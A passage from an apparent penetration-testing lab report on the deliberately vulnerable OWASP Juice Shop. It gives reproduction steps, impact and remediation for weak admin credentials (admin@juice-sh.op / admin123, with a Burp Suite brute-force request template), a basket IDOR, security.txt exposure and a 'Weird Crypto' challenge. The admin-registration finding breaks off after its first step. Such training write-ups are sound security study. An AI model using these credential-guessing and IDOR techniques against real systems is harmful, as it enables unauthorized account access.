
Steps to Reproduce:

- Opened the OWASP Juice Shop application in a browser.
- Local instance: http://192.168.249.141:3000
- Navigated to the Login page.
- In the Username field, entered: admin@juice-sh.op
- In the Password field, entered a weak or default value such as: admin123
- Submitted the form.
- Observed that the application accepted weak credentials, confirming poor password policy enforcement and broken authentication.


Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
192.168.249.141:3000/#/login
OWASP Juice Shop
Account
EN
Login
Email *
admin@juice-sh.op
Password *
Forgot your password?
Log in
Remember me
Not yet a customer?
Activate Windows
Go to Settings to activate Windows.
Type here to search
28°C Clear
7:44 PM
10/26/2025


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Sniper attack
Start attack
Target
http://192.168.248.141:3000
Update Host header to match target
Positions
Add §
Clear §
Auto §
POST /rest/user/login HTTP/1.1
Host: 192.168.249.141:3000
Content-Length: 51
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Origin: http://192.168.249.141:3000
Referer: http://192.168.249.141:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=§en§; cookieconsent_status=§dismiss§
Connection: close
{"email":"§admin@juice-sh.op§","password":"§admin123§"
Payloads
Resource pool
Settings
Search
4 highlights
4 payload positions
Length: 545
Event log (1)
All issues
Memory: 137.5MB
Disabled
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly clear
8:19 PM
10/24/2025





Impact: Exploitation of this vulnerability can lead to:

- Unauthorized Access: Attackers gain entry into privileged or administrative accounts.
- Credential Theft: Weak password policies make brute-force and credential-stuffing

attacks more effective.

- Privilege Abuse: Attackers can perform actions on behalf of legitimate users.
- Bypass of Restricted Functions: Sensitive operations may be executed without proper authorization.
- Large-Scale Compromise: Stolen credentials can be reused across multiple systems or networks.

Remediation:

- Enforce strong password policies (minimum length, complexity, and block common or default passwords).
- Implement Multi-Factor Authentication (MFA) for all privileged accounts.
- Apply rate-limiting and account lockout mechanisms to deter brute-force attacks.
- Store passwords securely using modern hashing algorithms such as bcrypt or Argon2.
- Regularly audit and test authentication workflows to detect weak credential acceptance.
- Educate users on secure password creation and enforce periodic password rotation for high-privilege accounts.

Vulnerability 13: Security Policy (Information Disclosure via security.txt)


Description:


A Security Policy Information Disclosure occurs when an application exposes security policy files (such as security.txt) that include unnecessary or sensitive implementation details. The security.txt standard, normally served from /.well-known/security.txt, is intended to provide contact info and disclosure guidance for security researchers. If misconfigured, however, it can leak outdated contacts, internal processes, or other reconnaissance-worthy details that assist attackers in targeting the application.

In this instance, the OWASP Juice Shop instance exposes a security.txt file at /.well-known/security.txt, which was accessible without authentication and triggered the “Security Policy” challenge.

Steps to Reproduce:

- Open the OWASP Juice Shop application in a browser.
- Navigate to the security policy endpoint: http://192.168.1.3:3000/.well-known/security.txt
- Observe that the security.txt file is publicly accessible and contains security policy/contact information.
- Confirm the application registers the “Security Policy” challenge as solved after accessing the file.





Impact:

- Exposing a misconfigured security.txt can lead to:
- Reconnaissance: Attackers gain supplementary information (contacts, processes, internal references) to plan targeted attacks.
- Impersonation/Spoofing: Malicious actors may spoof listed contacts to mislead users or security researchers.
- Facilitation of Further Attacks: Disclosed details can help craft phishing, social engineering, or targeted exploitation campaigns.
- Compliance & Reputation Risks: Inaccurate or overly-detailed security policies can cause regulatory or trust issues.

Remediation:

- Ensure security.txt contains only necessary, high-level contact and disclosure guidance — avoid internal IPs, endpoints, or sensitive process details.
- Regularly review and update the file to remove outdated or irrelevant entries.
- Restrict or remove access to policy files that expose internal configuration or sensitive information.

- Monitor access logs for unusual requests to /.well-known/ paths.
- Adopt clear disclosure practices and publish only information suitable for public consumption.

Vulnerability 14: View Basket (Broken Authentication / Insecure Direct Object Reference)


Description:


Broken Authentication (OWASP Top 10: 2021 – Identification and Authentication Failures, CWE-287: Improper Authentication) occurs when authentication or session management is weakly enforced, allowing users to access data or actions beyond their privileges.

In this case, the issue manifests as an Insecure Direct Object Reference (IDOR) vulnerability. The OWASP Juice Shop application exposes internal identifiers (e.g., basket IDs) within client-side session storage without proper authorization validation. By manipulating these identifiers, an attacker can access or modify another user's basket contents, effectively bypassing authentication controls.

Steps to Reproduce:

- Log in to the OWASP Juice Shop application as a regular user.
- Local instance: http://192.168.249.141:3000/#/basket
- Navigate to the Basket page.
- Open the browser's Developer Tools (press F12) and inspect Session Storage.
- Locate the bid (basket ID) value – for example: "bid": 6
- Modify the bid value to another existing number, e.g., 1.
- Refresh the page.
- Observe that the basket contents now belong to another user.
- A pop-up confirms that the "View Basket" challenge has been solved, verifying the vulnerability.





Impact: Successful exploitation can lead to:

- Unauthorized Access: Attackers can view or modify other users' basket contents.
- Sensitive Data Exposure: Items, prices, and linked user identifiers may be exposed.
- Privilege Abuse: Attackers can perform actions on behalf of other users.

- Business Logic Abuse: Critical functions intended for specific users can be hijacked.
- Mass Exploitation: Automated enumeration of basket IDs could compromise multiple accounts.

Remediation:

- Enforce server-side authorization checks for every request involving user resources.
- Avoid exposing direct object references (like sequential IDs) to the client.
- Use indirect references (e.g., securely generated tokens or UUIDs) instead of predictable IDs.
- Implement Role-Based Access Control (RBAC) to ensure users can access only their own data.
- Regularly scan for IDOR vulnerabilities using tools such as OWASP ZAP or Burp Suite.
- Monitor and log unusual access patterns, such as repeated attempts to access multiple basket IDs.

Vulnerability 15: Weird Crypto (Use of Weak Cryptographic Algorithms)

Description:


Cryptographic failures occur when an application uses outdated, weak, or improperly implemented encryption algorithms. According to OWASP Top 10: 2021 – Cryptographic Failures and CWE-327: Use of a Broken or Risky Cryptographic Algorithm, reliance on insecure algorithms such as MD5, SHA-1, DES, RC4, or Blowfish can result in data exposure, integrity compromise, or authentication bypass.


In the OWASP Juice Shop application, the Customer Feedback section accepted and acknowledged weak cryptographic references. Submitting a comment containing a known weak algorithm name (e.g., “MD5”) triggered the “Weird Crypto” challenge, indicating the system’s association with insecure cryptographic mechanisms.

Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000/#/contact
- Navigate to Contact → Customer Feedback.
- In the Comment field enter a known weak algorithm name, for example: MD5

- Submit the feedback form.
- Observe the application response (a challenge pop-up confirming “Weird Crypto”), indicating the system recognizes or uses an insecure algorithm.





Impact: Exploitation of weak cryptographic mechanisms can result in:

- Unauthorized Access: Attackers may decrypt, forge, or manipulate protected data.
- Privilege Abuse: Execution of operations on behalf of another user.
- Integrity Violation: Data tampering or falsified digital signatures.
- Data Exfiltration: Sensitive data exposure or theft through broken encryption.
- Man-in-the-Middle (MitM) Attacks: Compromised confidentiality during transmission.
- Compliance Risks: Failure to meet modern security standards (e.g., PCI DSS, NIST).

Remediation:

- Replace insecure algorithms (MD5, SHA-1, DES, RC4, Blowfish) with strong, modern alternatives like SHA-256/512, AES-256, or ChaCha20.
- Use reputable cryptographic libraries (e.g., OpenSSL, BouncyCastle, libsodium) instead of custom implementations.
- Ensure proper key management, including secure key storage, rotation, and sufficient key length.
- Implement secure random number generators for all cryptographic operations.
- Regularly review and update cryptographic practices to align with standards (e.g., NIST SP 800-131A, ISO/IEC 19790).
- Conduct periodic security audits, code reviews, and penetration tests to identify and eliminate cryptographic weaknesses.

Vulnerability 16: Admin Registration (Improper Input Validation)

Description:


Improper Input Validation (CWE-20) occurs when an application fails to validate or sanitize user-supplied input before processing. This allows attackers to manipulate requests, bypass restrictions, or inject unauthorized data. In this case, the OWASP Juice Shop registration endpoint accepted a modified role parameter, allowing a user to register directly as an administrator demonstrating a critical input validation and access control flaw.


Steps to Reproduce:


- Navigate to the Register page and create a new account: http://192.168.249.141:3000/

